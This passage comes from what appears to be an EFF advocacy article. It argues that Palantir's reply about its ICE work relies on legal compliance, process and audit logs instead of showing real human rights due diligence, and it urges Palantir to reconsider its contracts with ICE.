A narrow denial about a single database does not answer the broader question: if ICE, its customer, claims it has this capability, what has Palantir done to ensure its tools are not used to chill protected speech, retaliate against observers, or facilitate targeting of people engaged in First Amendment‑protected activity? For a company that claims to value democracy and civil liberties, this is not a marginal issue; it goes to the heart of its human rights commitments.

Legality, Process, and Engagement with ICE Are Not Human Rights Standards

As mentioned above, Palantir leans heavily on legal compliance. It says government data sharing is “subject to, and governed by, data sharing agreements and government oversight” and that any sharing it facilitates is done according to “legal and technical requirements, including those of the Privacy Act of 1974.” It describes its role in ELITE as “data integration,” enabling ICE “to incorporate data sources to which it has access,” including data shared under inter‑agency agreements.

EFF is very familiar with the Privacy Act—we are suing the Office of Personnel Management over it currently. But Palantir’s response does not clarify how ICE legally has access to this information, how Palantir ensures that it follows those legal processes, or how Palantir’s software may have enabled access in the first place. More critically, that is still a legal answer to a human rights question, and legal compliance alone is insufficient as a human rights standard.

Human rights due diligence requires assessing foreseeable harms, responding to credible evidence of abuse, and changing course when the facts demand it—something Palantir, on paper, recognizes. That’s why it stresses that its legal responsibilities are only “the floor for [its] broader risk assessments,” pointing to the way it built toward GDPR‑style data protection principles and incorporated international humanitarian law principles before those requirements were formalized. If those commitments mean anything, Palantir has to explain how specific practices—like enabling ICE to use Medicaid data in dragnet raids—square with that broader standard.

Palantir also leans heavily on process. It points to a “layered approach” to risk, frameworks that purportedly examine multiple dimensions of privacy and equity, and “indelible” audit logs that track how its tools are used. Audit logs are not sufficient for protecting human rights. There is a long history of authoritarian regimes keeping extensive logs of their human rights abuses. Those structures can be useful for protecting human rights, but only if they are used to detect harm, trigger reassessment, and lead to changes in design, access, support, or contract enforcement when credible reports of abuse emerge.

That is why we pressed Palantir to spell out clearly what reports of misuse Palantir has received, what changes it made, and on what timeline. Again, instead of offering specific examples, Palantir points back to its internal framework and its willingness to “move towards the hardest problems” as evidence of effective efforts. But human rights are an outcome, not just a process.

Human rights due diligence is not a one-time approval at contract signing; under the UN Guiding Principles, it is supposed to be continuous, with new facts triggering reassessment. Complaints, media reports, leaks, litigation, and sworn testimony are exactly the kinds of events that should prompt review. If Palantir has an account for that work— how often it reviews ICE contracts, who conducts the reviews, what triggers them, and how findings reach the Board— it had every opportunity to describe it. Instead, it offered a generic assurance that it remains committed to human rights without engaging in the specifics. Confidentiality may sometimes limit disclosure, but it is no substitute for accountability.

What Needs to Happen Next 

Palantir wants credit for “mov[ing] towards the hardest problems” and engaging with institutions whose missions it says are “in tension with certain human rights” while having a human rights framework. But when the record includes violent raids, dragnet detentions, use of sensitive medical data, discriminatory targeting, retaliation against observers, and deaths tied to immigration enforcement operations, pointing to a values page is not enough; it has to reckon with the results.

Voluntary corporate human rights policies often function as weak accountability mechanisms: companies can tout principles, publish policies, and answer criticism with polished statements while changing very little on the ground. Palantir’s response fits that pattern all too well. EFF will continue to challenge its role in abusive immigration enforcement and demanding more accountability for technology vendors whose tools enable human rights violations. We are also happy to continue a dialogue with Palantir to that end. For now, this much is clear: Palantir needs to reconsider its contract with ICE and with all agencies whose work predictably violate human rights.

  •  
❌